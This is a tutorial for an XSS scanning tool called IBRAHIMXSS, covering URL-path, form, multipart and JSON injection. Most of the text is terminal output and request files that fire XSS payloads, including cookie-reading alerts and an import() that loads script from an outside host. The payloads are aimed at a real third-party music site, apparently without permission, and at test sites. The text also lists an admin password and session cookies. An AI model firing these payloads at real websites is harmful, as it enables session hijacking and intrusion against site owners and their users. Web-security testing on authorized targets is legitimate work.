
If we want to test 1.html, we just need to replace 1 with {payload}. The tool will then send our XSS payloads instead of 1, effectively injecting the payloads in place of 1.



```
File  Actions  Edit  View  Help
Status Code: 200
Page Title: IndiaMp3 - A To Z Bollywood Mp3 Songs Download 2022
WAF Protection: Yes (Cloudflare)
URL: https://indiamp3.net/download/telugu-mp3-songs/%3cscript%3ealert()%3c/script>.html
Status Code: 200
Page Title: IndiaMp3 - A To Z Bollywood Mp3 Songs Download 2022
WAF Protection: Yes (Cloudflare)
https://indiamp3.net/download/telugu-mp3-songs/"`'><script>\xEF\xBF\xAEjavascript:alert(1)</script>.html
URL: https://indiamp3.net/download/telugu-mp3-songs/"`'><script>\xEF\xBF\xAEjavascript:alert(1)</script>.html
Payload: "`'><script>\xEF\xBF\xAEjavascript:alert(1)</script>
https://indiamp3.net/download/telugu-mp3-songs/"'><svg/onload=confirm(666)>.html
URL: https://indiamp3.net/download/telugu-mp3-songs/"'><svg/onload=confirm(666)>.html
Payload: "'><svg/onload=confirm(666)>
Alert found on: https://indiamp3.net/download/telugu-mp3-songs/1"><%3Csvg onload=alert%28document.cookie%29>'.html with the text:
https://indiamp3.net/download/telugu-mp3-songs/;alert(123);.html
URL: https://indiamp3.net/download/telugu-mp3-songs/;alert(123);.html
Payload: ;alert(123);
https://indiamp3.net/download/telugu-mp3-songs/<IMG+SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#114;&#116;&#40;&#39;&#88;&#39;&#41
;>.html
URL: https://indiamp3.net/download/telugu-mp3-songs/<IMG+SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#114;&#116;&#40;&#39;&#88;&#39
;&#41;>.html
Payload: <IMG+SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#114;&#116;&#40;&#39;&#88;&#39;&#41;>
URL: https://indiamp3.net/download/telugu-mp3-songs/<!--><svg onload=alert(1)-->.html
Status Code: 200
Page Title: Telugu Mp3 Songs
WAF Protection: Yes (Cloudflare)
URL: https://indiamp3.net/download/telugu-mp3-songs/1"><%3Csvg onload=alert%28document.cookie%29>'.html
Status Code: 200
Page Title: Telugu Mp3 Songs
WAF Protection: Yes (Cloudflare)
Saving screenshot to: /root/Desktop/ibrahimxss/build/linux-x64/screenshot/2024_7_8_5_48_25_524.png
https://indiamp3.net/download/telugu-mp3-songs/<a HREF="data:text/html; base64,PHNjcmlwdD5hbGVydCgwKTwvc2NyaXB0Pg==">ugh</a>.html
URL: https://indiamp3.net/download/telugu-mp3-songs/<a HREF="data:text/html; base64,PHNjcmlwdD5hbGVydCgwKTwvc2NyaXB0Pg==">ugh</a>.html
Payload: <a HREF="data:text/html; base64,PHNjcmlwdD5hbGVydCgwKTwvc2NyaXB0Pg==">ugh</a>
https://indiamp3.net/download/telugu-mp3-songs/<x onauxclick=import('//1152848220/')>click.html
URL: https://indiamp3.net/download/telugu-mp3-songs/<x onauxclick=import('//1152848220/')>click.html
Payload: <x onauxclick=import('//1152848220/')>click
URL: https://indiamp3.net/download/telugu-mp3-songs/blalala');alert(1);('a.html
Status Code: 200
```




5. **POST Request**: http://testphp.vulnweb.com/guestbook.php




For **POST** requests, in normal POST requests, the data will be URL-encoded. We need to place our **{payload}** marker on the desired text and body fields that we want to test.

For example, on http://testphp.vulnweb.com/guestbook.php , there is a field "**text**" on which we can make a **POST** request. What we need to do is place **{payload}** in that field, then intercept that request with Burp Suite. We need to check if the {payload} is well formatted; sometimes it will be URL-encoded. If it is, just remove the encoding and place a clear marker {payload}.

After that, right-click on the request in Burp Suite and choose the option "Copy to file." Then, save it as a .txt file in the same folder where our tool is located. In our example, we will save it as request.txt.






After that, we need to run our command for the POST request:

--post --request request.txt

If the domain is HTTP, we need to include **--http**. If the domain is HTTPS, we don't need to include it, as it's defaulted to HTTPS.



After we run our tool and the report pops up, we will have a screenshot of the page, the payload used, and the request file indicating where it was executed. You will see that all our payloads are placed in the "**text**=" field.

Now, open http://testphp.vulnweb.com/guestbook.php and you can manually test each payload to confirm that there is XSS and that our tool was accurate.

For our POST requests, we have three parts:

1. ***Normal URL-encoded POST***
2. ***Multipart with multiple Content-Disposition headers***
3. ***Content-Type application/json***

We already covered the first part with a normal URL-encoded POST on http://testphp.vulnweb.com/guestbook.php.

Now, let's move on to the second option: **Multipart with multiple Content-Disposition headers.**

Basically, it's the same as above, but we need to include one more feature, which is **--multipart**, to handle multipart Content-Disposition headers. That's all.

Here's the updated command:

First, we need to go to http://myproject234.rf.gd/login.php and log in to the WebApp with the credentials admin:admin123. After logging in, visit http://myproject234.rf.gd/post.php and enter our POST requests into the Text field to test them.

The command will be:

--post --request multipart.txt --multipart

```
┌──(root㉿kali)-[~/Desktop/ibrahimxss/build/linux-x64]
└─# ./xss-checker --post --request post.txt --payloads payloads.txt  --threads 15 --http --multipart
post.txt
payloads.txt
Payloads count: 805
```

```
POST /post.php HTTP/1.1
Host: myproject234.rf.gd
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------223017204679322211937182374 47
Content-Length: 513
Origin: http://myproject234.rf.gd
Connection: keep-alive
Referer: http://myproject234.rf.gd/post.php
Cookie: __test=4ff88eda4cee49adebfe37dd36fffc60; username=admin; PHPSESSID=ea4cfda8d161c098b701719a880599aa
Upgrade-Insecure-Requests: 1

-----------------------------223017204679322211937182374 47
Content-Disposition: form-data; name="username"

-----------------------------223017204679322211937182374 47
Content-Disposition: form-data; name="text"

{payload}
-----------------------------223017204679322211937182374 47
Content-Disposition: form-data; name="street"

-----------------------------223017204679322211937182374 47
Content-Disposition: form-data; name="name"

-----------------------------223017204679322211937182374 47--
```


```
┌──(root㉿kali)-[~/Desktop/ibrahimxss/build/linux-x64]
└─# cat post.txt
POST /post.php HTTP/1.1
Host: myproject234.rf.gd
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------223017204679322211937182374 47
Content-Length: 513
Origin: http://myproject234.rf.gd
Connection: keep-alive
Referer: http://myproject234.rf.gd/post.php
Cookie: __test=4ff88eda4cee49adebfe37dd36fffc60; username=admin; PHPSESSID=ea4cfda8d161c098b701719a880599aa
Upgrade-Insecure-Requests: 1

-----------------------------223017204679322211937182374 47
Content-Disposition: form-data; name="username"

-----------------------------223017204679322211937182374 47
Content-Disposition: form-data; name="text"

-----------------------------223017204679322211937182374 47
Content-Disposition: form-data; name="street"

{payload}
-----------------------------223017204679322211937182374 47
Content-Disposition: form-data; name="name"

-----------------------------223017204679322211937182374 47--

┌──(root㉿kali)-[~/Desktop/ibrahimxss/build/linux-x64]
└─# ./xss-checker --post --request post.txt --payloads payloads.txt  --threads 15 --http --multipart
```


```
-----------------------------223017204679322211937182374 47
Content-Type: text/plain; charset=utf-8
Content-Disposition: form-data; name=text

-----------------------------223017204679322211937182374 47
Content-Type: text/plain; charset=utf-8
Content-Disposition: form-data; name=street

#&lt;img&#47;src&#47;onerror=alert(`ibro`)&gt;
-----------------------------223017204679322211937182374 47
Content-Type: text/plain; charset=utf-8
Content-Disposition: form-data; name=name

-----------------------------223017204679322211937182374 47--

URL: http://myproject234.rf.gd/post.php
Payload: #&lt;img&#47;src&#47;onerror=alert(`ibro`)&gt;
Alert found on: -----------------------------223017204679322211937182374 47
Content-Type: text/plain; charset=utf-8
Content-Disposition: form-data; name=username

-----------------------------223017204679322211937182374 47
Content-Type: text/plain; charset=utf-8
Content-Disposition: form-data; name=text

-----------------------------223017204679322211937182374 47
Content-Type: text/plain; charset=utf-8
Content-Disposition: form-data; name=street

#&lt;script&gt;prompt(document.domain)&lt;&#47;script&gt;
-----------------------------223017204679322211937182374 47
Content-Type: text/plain; charset=utf-8
Content-Disposition: form-data; name=name

-----------------------------223017204679322211937182374 47--
 with the text: XSS Detected:   #&lt;script&gt;prompt(document.domain)&lt;&#47;script&gt;
```

For the **Content-Type application/json** part, it's similar to the previous methods. We just need to include a new feature, **--json.**

The command will be:

--post --request json.txt --json





In **--json**, we will **not** get any XSS alerts in your terminal because it's JSON. We need to **manually** go to the domain URL we are testing and **refresh** the page where we are sending our payloads. If it's vulnerable, we will get hundreds of XSS pop-ups on that page. If it's not vulnerable, our payloads will just be sent there without any trigger.

Do not forget that for all three types of POST requests, the procedure is the same:

1. *Put {payload} in the desired place.*
2. *Intercept the request with Burp Suite.*
3. *Save the request from Burp Suite by copying it to a file with a .txt extension.*

Just decide which type you need: ordinary POST, --multipart, or --json. It depends on the type of POST request your WebApp uses.

I hope you now better understand the **#IBRAHIMXSS** commands.

Happy hunting!

Best regards,
Ibrahim,

#IBRAHIMXSS Tool